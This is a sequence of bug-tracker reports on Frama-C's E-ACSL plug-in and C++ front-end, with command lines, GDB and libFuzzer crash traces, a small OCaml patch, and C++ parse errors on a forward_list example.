frama-c e2.c -rte -eva -then -e-acsl -e-acsl-no-valid -then-last -print
(Note1: this is the same by replacing the -then mechanism by several command lines making
use of -save/-load project files: the statuses seem to be lost before calling e-acsl.)
(Note2: this is the same by replacing eva with wp.)

Excepting this one which generates no supplementary stmt, as expected:
frama-c e2.c -rte -eva -e-acsl -e-acsl-no-valid -then-last -print

But nothing ensures at long term, that rte analysis will be always processed first and
before eva, and finally e-acsl.

So the question: why using "-then" option tampers the behavior of e-acsl?
2018-10-22
0002406: (VESSEDIA) store_block on incomplete type
Description
Would it be possible to make E-ACSL avoid to take into account variables when their type
is incomplete at the analysis?
```

```
For instance,
extern const char tab[];

E-ACSL will generate _e_acsl_store_block (and full init) for a sizeof([]),
which yields an error at compilation.

I - temporarily - modified misc.ml in such way store_block and init will not be generated
into the instrumented code, when the type is incomplete.

It works, but of course the corresponding variables (of incomplete type) will not be
taken into account.
Moreover, I don't know if it could introduce a bug like this one https://bts.frama-
c.com/view.php?id=2405 [^]
...
```

2018-11-29

0002411: (VESSEDIA) segfault due to GCC's destructor (e-acsl v18 beta)

```
Description   ***(in the following of BTS 2405)***

A new segfault appears, after call to __e_acsl_memory_clean() at the end of the E-ACSL
instrumented main().

 GDB yields:
 Program received signal SIGSEGV, Segmentation fault.
 __e_acsl_freeable (ptr=0x7fffe79e17a0) at /usr/local/bin/../share/frama-c/e-
acsl//segment_model/e_acsl_segment_tracking.h:1172
 1172 if (*shadow) {
 (gdb) bt
 #0 __e_acsl_freeable (ptr=0x7fffe79e17a0) at /usr/local/bin/../share/frama-c/e-
acsl//segment_model/e_acsl_segment_tracking.h:1172
 #1 free (ptr=0x7fffe79e17a0) at /usr/local/bin/../share/frama-c/e-
acsl//segment_model/e_acsl_segment_tracking.h:999
 #2 0x00007ffff60bb7f5 in ?? () from /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
 #3 0x00007ffff60bb9fd in OPENSSL_cleanup () from /usr/lib/x86_64-linux-
gnu/libcrypto.so.1.1
 #4 0x00007ffff6e21041 in __run_exit_handlers (status=4, listp=0x7ffff71c9718
<__exit_funcs>, run_list_atexit=run_list_atexit@entry=true,
run_dtors=run_dtors@entry=true) at exit.c:108
 #5 0x00007ffff6e2113a in __GI_exit (status=<optimized out>) at exit.c:139
 #6 0x00007ffff6dffb9e in __libc_start_main (main=0x555555556de0 <main>, argc=3,
argv=0x7fffffffde98, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized
out>,
     stack_end=0x7fffffffde88) at ../csu/libc-start.c:344
 #7 0x0000555555556eca in _start ()

 So, the segfault appears after dereferencing shadow in __e_acsl_freeable ()

...
```

2018-12-10

0002415: (VESSEDIA) UBsan reports on shadow_alloca (v18 vBeta)

```
Description   Preamble: I'm facing lots of trouble with e-acsl compiled code, then I used
UBsan hoping getting some more information.

On a C source code which is confidential, and processed by e-acsl, the code obtained
raises an SIGSEGV signal.

It seems shadow_alloca is responsible for that segfault.
```

```
In the meantime, this is the GDB report (please let me know if you need more
investigation on my side):


Thread 1 "g.eacsl.e" hit Breakpoint 1, __e_acsl_memory_init (argc_ref=<optimized out>,
argv_ref=<optimized out>,
    ptr_size=<optimized out>) at /usr/local/bin/../share/frama-c/e-
acsl/segment_model/e_acsl_segment_mmodel.c:227
227    shadow_alloca(&main, sizeof(&main));
(gdb) s
shadow_alloca (size=8, ptr=<optimized out>) at /usr/local/bin/../share/frama-c/e-
acsl/segment_model/e_acsl_segment_tracking.h:528
528    unsigned char *prim_shadow = (unsigned char*)PRIMARY_SHADOW(ptr);
(gdb)
...

After our discussion which took place on 2019-01-08 between DA/CEA, DA proposes the
following extensions in E-ACSL in order to palliate some of the issues met so far with
the plug-in:

- define a white list of functions which will be analyzed by the plug-in (and only them);

- disable the traceability of memory management for the functions not in the white list
defined above (thus disable calls to shadow_alloca and other E-ACSL memory functions), in
order to avoid that libraries for which the source code is neither available nor
candidate to annotations/modifications, could be traced by the E-ACSL plug-in;

- add a parameter when calling __e_acsl_assert (as external assert management function
defined by the final user) so that it is possible to determine if the assert could be
either valid or invalid, or undeterminated ("orange"): this means that some parameters
used by the predicate may be updated by functions not in the white list, but however
exploited by the code under analysis. This will permit into the __e_acsl_assert function
to differentiate the behavior and preserve the soundness.

CEA agreed on these proposals, and will make its possible to provide DA with these
extensions (mid-february'19, to be confirmed).

...
```

2019-02-05

0002425: keep_status: generate executable stmts for dead code when status is valid

```
Description:
For some reasons (i.e. an initial state not accurate enough), I have some annotations in
parts of a C source code considered as dead code by EVA, and thus with a de facto Valid
status (namely Valid_but_dead).
As these annotations have a Valid status, they won't be processed by E-ACSL.
But I don't either want to use -e-acsl-valid (and having them translated as executable
statements), because I don't want to burden the code with Valid annotations which are NOT
in dead code.

Then, after some investigations in E-ACSL ocaml code, it seems that I can make E-ACSL
process Valid_but_dead annotations by means of the following small patch in frama-c-18.0-
Argon/src/plugins/e-acsl/keep_status.ml:
...
let push kf kind ppt =
(*  Options.feedback "PUSHING %a for %a"
    pretty_kind kind
    Kernel_function.pretty kf;*)
  (* no registration when -e-acsl-check or -e-acsl-valid *)
  if not (!option_check || !option_valid) then
    let keep =
      let open Property_status in
      match get ppt with
      | Never_tried
      | Inconsistent _
      | Best ((False_if_reachable | False_and_reachable | Dont_know), _) ->
        true
      | Best (True, _) ->

(* DP ===> begin patch *)
       (match Property_status.Consolidation.get ppt with
       | Property_status.Consolidation.Valid_but_dead _
       | Property_status.Consolidation.Invalid_but_dead _
       | Property_status.Consolidation.Unknown_but_dead _ -> true
       | _ -> false
       )
(* DP <=== end patch *)
...
```

In one hand, it should not put too much workload during E-ACSL-ised code testing, as if the annotations were really in dead code, this code won't be neither reached nor executed.
In the other hand, if the annotations were considered as Valid only because they are in falsely dead code, then I want the annotations to be translated as executable stmts.

2019-03-01

0002430: [VESSEDIA] still "not in STATIC"

The +/- same issue as in BTS2415 appears, even after the patch of last Tuesday.
I used -e-acsl-functions with only one small sub-function.
And I also used -e-acsl-instrument (combined with the previous one) but this is not useful as this option works as a blacklist: however I don't know the name of functions in the linked libs (for which I'm not supposed to have the source code).
I also made some tries with different (greater or lower values of E_ACSL_STACK_SIZE and E_ACSL_HEAP_SIZE) but with more or less the same issue (not in static or not nullified in some cases).

(I also put the DEBUG_PRINT_LAYOUT for any help - see below)

It seems some memory_init are done due to the _start_up in the linked libs and yield this issue?

This is the error msg:

```
 /* ========================================================= */
  * E-ACSL instrumented run
  * Memory tracking: shadow memory
  * Heap 128 MB
  * Stack 32 MB
  * Temporal checks: disabled
  * Execution mode: debug
  * Assertions mode: pass through
  * Validity notion: strong
  * Format Checks: disabled
 /* ========================================================= */
 INFO: Seed: 3122194595
 INFO: Loaded 1 modules (1835 inline 8-bit counters): 1835 [0x6be480, 0x6bebab),
 INFO: Loaded 1 PC tables (1835 PCs): 1835 [0x4a46a0,0x4ab950),
 INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096
bytes
 >>> HEAP ---------------------
    Application: 128 MB [140084591621088, 140084725838816]
    Primary : 128 MB [140084456813536, 140084591031264]{ Offset: 134807552 }
    Secondary : 16 MB [140084439446496, 140084456223712]{ Offset: 152174592 }
 >>> STACK --------------------
    Application: 32 MB [140730464423971, 140730497978403]
    Primary : 32 MB [140084261774304, 140084295328736]{ Offset: 646202649667 }
    Secondary : 32 MB [140084227630048, 140084261184480]{ Offset: 646236793923 }
 >>> GLOBAL -------------------
    Application: 31 MB [4194304, 37088120]
    Primary : 31 MB [140084406023136, 140084438916952]{ Offset: -140084401828832 }
    Secondary : 31 MB [140084372599776, 140084405493592]{ Offset: -140084368405472 }
 >>> TLS ----------------------
    Application: 32 MB [140084854444984, 140084887999416]
    Primary : 32 MB [140084338455520, 140084372009952]{ Offset: 515989464 }
    Secondary : 32 MB [140084304311264, 140084337865696]{ Offset: 550133720 }
 >>> --------------------------
 Address 0x14008-48345-59840 not on STATIC at /usr/local/bin/../share/frama-c/e-
acsl/segment_model/e_acsl_segment_tracking.h:517
 /** Backtrace **************************/
 trace à e_acsl_trace.h:76
  - exec_abort à e_acsl_assert.h:59
  - vassert_fail à e_acsl_assert.h:91
  - shadow_alloca à e_acsl_segment_tracking.h:517
  - __e_acsl_memory_init à e_acsl_segment_mmodel.c:242
  - LLVMFuzzerTestOneInput à gateway.eacsl.c:8415
  - fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) à :?
  -
fuzzer::Fuzzer::ReadAndExecuteSeedCorpora(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > > > const&) à :?
  - fuzzer::Fuzzer::Loop(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > > > const&) à :?
  - fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*, unsigned long)) à
:?
  - main à :?
 /****************************************/
 ==16605== ERROR: libFuzzer: deadly signal
     #0 0x469a03
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x469a03
)
     #1 0x4208a6
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x4208a6
)
     #2 0x4208ff
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x4208ff
)
     #3 0x7f680b31188f (/lib/x86_64-linux-gnu/libpthread.so.0+0x1288f)
     #4 0x7f680b311726 (/lib/x86_64-linux-gnu/libpthread.so.0+0x12726)
     #5 0x48cb93
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x48cb93
)
     #6 0x480063
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x480063
)
     #7 0x48364f
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x48364f
)
     #8 0x488876
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x488876
)
     #9 0x47d263
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x47d263
)
     #10 0x420fe7
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x420fe7
)
     #11 0x42ac2b
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x42ac2b
)
     #12 0x42cd92
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x42cd92
)
```

```
     #13 0x41c27c
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x41c27c
)
     #14 0x40f162
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x40f162
)
     #15 0x7f680a90bb96 (/lib/x86_64-linux-gnu/libc.so.6+0x21b96)
     #16 0x40f1b9
(/home/unity/Desktop/Vessedia/Gyesno_to_Pnoyes.20181218/COMPIL/gateway.eacsl.exe+0x40f1b9
)

 NOTE: libFuzzer has rudimentary signal handlers.
       Combine libFuzzer with AddressSanitizer or similar for better crash reports.
 SUMMARY: libFuzzer: deadly signal
To reproduce the issue:

    typedef unsigned long size_t;
         typedef unsigned char __uint8_t;
         typedef __uint8_t uint8_t;

         int LLVMFuzzerTestOneInput(uint8_t const *Data, size_t Size) {
          __e_acsl_memory_init(00,00,8UL);
        }

 To compile with:

 /usr/bin/clang-6.0 -DE_ACSL_SEGMENT_MMODEL -DE_ACSL_NO_ASSERT_FAIL -DE_ACSL_DEBUG -
DE_ACSL_STACK_SIZE=32 -DE_ACSL_HEAP_SIZE=128 -DE_ACSL_VERBOSE -DE_ACSL_DEBUG_VERBOSE -
std=c99 -m64 -g3 -O0 -fno-omit-frame-pointer -fno-builtin -fno-merge-constants -Wall -
Wno-long-long -Wno-attributes -Wno-nonnull -Wno-undef -Wno-unused -Wno-unused-function -
Wno-unused-result -Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-
unused-but-set-variable -Wno-implicit-function-declaration -Wno-empty-body -
fsanitize=fuzzer -I/usr/include/libxmlYYY -DE_ACSL_EXTERNAL_ASSERT -
D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -
DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsecXXX -
I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include -DE_ACSL_VERBOSE -
DE_ACSL_DEBUG_VERBOSE -DPGM_TLS_SIZE=32*MB -I/usr/local/bin/../share/frama-c/e-acsl/ -o
a14 a14.c /usr/local/bin/../share/frama-c/e-acsl//e_acsl_rtl.c -lxmlXXX -
L/usr/lib/x86_64-linux-gnu -lxmlsecXXX-openssl -lxmlsecXXX -lxslt -lxmlXXX -
lforcryptography -g3 -rdynamic /usr/local/bin/../lib/libeacsl-dlmalloc.a
/usr/local/bin/../lib/libeacsl-gmp.a -lm

 To test with:
 ./a14
```

2019-03-19

0002431: [VESSEDIA] from "not in STATIC" to "Undefined Behavior"

This code:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int test(char* a)
{
if(! strcmp(a,"VES")) abort();
else return 0;
}

typedef unsigned char uint8_t ;
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  int r = test((char *)Data);
  return 1;
}
```

```
Analyzed with:
e-acsl-gcc.sh --rt-verbose --rt-debug -G clang-7 -k -c --rte=all -o compare.eacsl.c -O
compare.exe --oexec-e-acsl=compare.eacsl.exe compare.c --frama-c-extra="-main
LLVMFuzzerTestOneInput -wp -wp-timeout
1 -remove-unused-specified-functions"
--e-acsl-extra="-e-acsl-no-validate-format-strings
-e-acsl-no-full-mmodel" --cpp-flags="-fsanitize=fuzzer -I/usr/include -DE_ACSL_VERBOSE -
DE_ACSL_DEBUG_VERBOSE -DPGM_TLS_SIZE=35*MB"
--ld-flags="-L/usr/lib/x86_64-linux-gnu -rdynamic"

Yields, when launching ./compare.eacsl.exe:

 >>> HEAP ---------------------
    Application: 128 MB [140118033818592, 140118168036320]
    Primary : 128 MB [140117899011040, 140118033228768]{ Offset: 134807552 }
    Secondary : 16 MB [140117881644000, 140117898421216]{ Offset:
152174592 }
 >>> STACK --------------------
    Application: 32 MB [140723175874595, 140723209429027]
    Primary : 32 MB [140117632406496, 140117665960928]{ Offset:
605543468099 }
    Secondary : 32 MB [140117598262240, 140117631816672]{ Offset:
605577612355 }
 >>> GLOBAL -------------------
    Application: 33 MB [4194304, 39298008]
    Primary : 33 MB [140117845992416, 140117881096120]{ Offset:
-140117841798112 }
    Secondary : 33 MB [140117810340832, 140117845444536]{ Offset:
-140117806146528 }
 >>> TLS ----------------------
    Application: 64 MB [140118235145185, 140118302254049]
    Primary : 64 MB [140117742642144, 140117809751008]{ Offset: 492503041 }
    Secondary : 64 MB [140117674943456, 140117742052320]{ Offset:
560201729 }
 >>> --------------------------
  *** WARNING: Leaked 21577749 bytes of heap memory in 19 blocks
UndefinedBehaviorSanitizer:DEADLYSIGNAL
==913==ERROR: UndefinedBehaviorSanitizer: SEGV on unknown address
0x7f6fbde20cc0 (pc 0x00000046b955 bp 0x7ffcace8ab70 sp 0x7ffcace8ab10 T913) ==913==The
signal is caused by a READ memory access.




If one changes TLS from 35MB to 34MB:

e-acsl-gcc.sh --rt-verbose --rt-debug -G clang-7 -k -c --rte=all -o
compare.eacsl.c -O compare.exe --oexec-e-acsl=compare.eacsl.exe
compare.c --frama-c-extra="-main LLVMFuzzerTestOneInput -wp -wp-timeout
1 -remove-unused-specified-functions"
--e-acsl-extra="-e-acsl-no-validate-format-strings
-e-acsl-no-full-mmodel" --cpp-flags="-fsanitize=fuzzer -I/usr/include
-DE_ACSL_VERBOSE -DE_ACSL_DEBUG_VERBOSE -DPGM_TLS_SIZE=34*MB"
--ld-flags="-L/usr/lib/x86_64-linux-gnu -rdynamic"




Then the error raised is:

    Application: 32 MB [140462103721784, 140462137276216]
    Primary : 32 MB [140461639013344, 140461672567776]{ Offset: 464708440 }
    Secondary : 32 MB [140461604869088, 140461638423520]{ Offset:
498852696 }
 >>> --------------------------
Address 0x14046-21022-06304 not on STATIC at
/usr/local/bin/../share/frama-c/e-acsl/segment_model/e_acsl_segment_tracking.h:517
```

```
** Backtrace *************************
trace à e_acsl_trace.h:76
  - exec_abort à e_acsl_assert.h:62
  - vassert_fail à e_acsl_assert.h:91
  - shadow_alloca à e_acsl_segment_tracking.h:517
  - __e_acsl_memory_init à e_acsl_segment_mmodel.c:242
  - LLVMFuzzerTestOneInput à compare.eacsl.c:237
  - fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long)
à :?
  -
fuzzer::Fuzzer::ReadAndExecuteSeedCorpora(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> > > > const&) à :?
  - fuzzer::Fuzzer::Loop(std::vector<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >,
fuzzer::fuzzer_allocator<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> > > > const&) à :?
  - fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*,
unsigned long)) à :?
  ***************************************



Please, is there something we could do on our side to fix this (or is it
the same issue as in previous issues)?
```

2019-07-03

0002460: [VESSEDIA] statement not allowed in constexpr function

Description On the following code:

```
#include<iostream>
#include<forward_list>
using namespace std;

int main()
{
    forward_list<int> flist1;
    forward_list<int> flist2;

    flist1.assign({1, 2, 3});

    flist2.assign(5, 10);

    for (int&a : flist1)
        cout << a << " ";
    cout << endl;

    for (int&b : flist2)
        cout << b << " ";
    cout << endl;

    return 0;
}
```

the commande line:

```
frama-c fwdlist.cpp -cxx-cstdlib-path /usr/lib/gcc/x86_64-linux-gnu/7 -cxx-c++stdlib-path
/usr/lib/gcc/x86_64-linux-gnu/7 -cxx-nostdinc
```

generates the following error message:

```
[kernel] Parsing fwdlist.cpp (external front-end)
Unknown kind of comment at /usr/lib/gcc/x86_64-linux-
gnu/7.3.0/../../../../include/c++/7.3.0/new:176:15
```

```
[kernel] User Error: Failed to parse C++ file. See Clang messages for more information
[kernel] User Error: stopping on file "fwdlist.cpp" that has errors.
[kernel] Frama-C aborted: invalid user input.
```

This is due to a comment in the standard library the message points to, which starts with "//@".
This issue might have to be fixed (?), but in the meantime we found the simple workaround consisting in pre-processing the code:

```
clang++-7 -c -save-temps fwdlist.cpp
```

But then, we have the following errors:

```
[kernel] Parsing fwdlist.ii (external front-end)
fwdlist.ii:6020:7: error: statement not allowed in constexpr function
      while (__first != __last)
      ^
fwdlist.ii:6066:5: error: constexpr function's return type 'void' is not a literal type
    __advance(_InputIterator& __i, _Distance __n, input_iterator_tag)
    ^
fwdlist.ii:6077:5: error: constexpr function's return type 'void' is not a literal type
    __advance(_BidirectionalIterator& __i, _Distance __n,
    ^
fwdlist.ii:6093:5: error: constexpr function's return type 'void' is not a literal type
    __advance(_RandomAccessIterator& __i, _Distance __n,
    ^
fwdlist.ii:8562:7: error: constexpr function's return type 'void' is not a literal type
      assign(char_type& __c1, const char_type& __c2)
      ^
fwdlist.ii:8617:7: error: statement not allowed in constexpr function
      for (std::size_t __i = 0; __i < __n; ++__i)
      ^
fwdlist.ii:8631:7: error: statement not allowed in constexpr function
      while (!eq(__p[__i], char_type()))
      ^
fwdlist.ii:8641:7: error: statement not allowed in constexpr function
      for (std::size_t __i = 0; __i < __n; ++__i)
      ^
code generation aborted due to compilation errors
[kernel] User Error: Failed to parse C++ file. See Clang messages for more information
[kernel] User Error: stopping on file "fwdlist.ii" that has errors.
[kernel] Frama-C aborted: invalid user input.
```

2019-07-04

0002461: [VESSEDIA] Unsupported type (uninstantiated template specialization)

Description   On the following code (the same as BTS2460):

```
#include<iostream>
#include<forward_list>
using namespace std;

int main()
{
    forward_list<int> flist1;
    forward_list<int> flist2;

    flist1.assign({1, 2, 3});

    flist2.assign(5, 10);

    for (int&a : flist1)
        cout << a << " ";
    cout << endl;
    for (int&b : flist2)
        cout << b << " ";
    cout << endl;

    return 0;
}

Pre-processed with (to avoid Doxygen comments looking like ACSL ones):
clang++-7 -c -save-temps fwdlist.cpp -std=c++14

And analyzed with:
frama-c fwdlist.ii -cxx-cstdlib-path /usr/lib/gcc/x86_64-linux-gnu/7 -cxx-c++stdlib-path
/usr/lib/gcc/x86_64-linux-gnu/7 -cxx-nostdinc -fclang-cpp-extra-args="-std=c++14"

(or c++11, or c++17, or c++2a)

The following error is raised:

[kernel] Parsing fwdlist.ii (external front-end)
<invalid loc>: Unsupported Type (uninstantiated template specialization):allocator<type-
parameter-0-0>
Aborting
[kernel] User Error: Failed to parse C++ file. See Clang messages for more information
[kernel] User Error: stopping on file "fwdlist.ii" that has errors.
```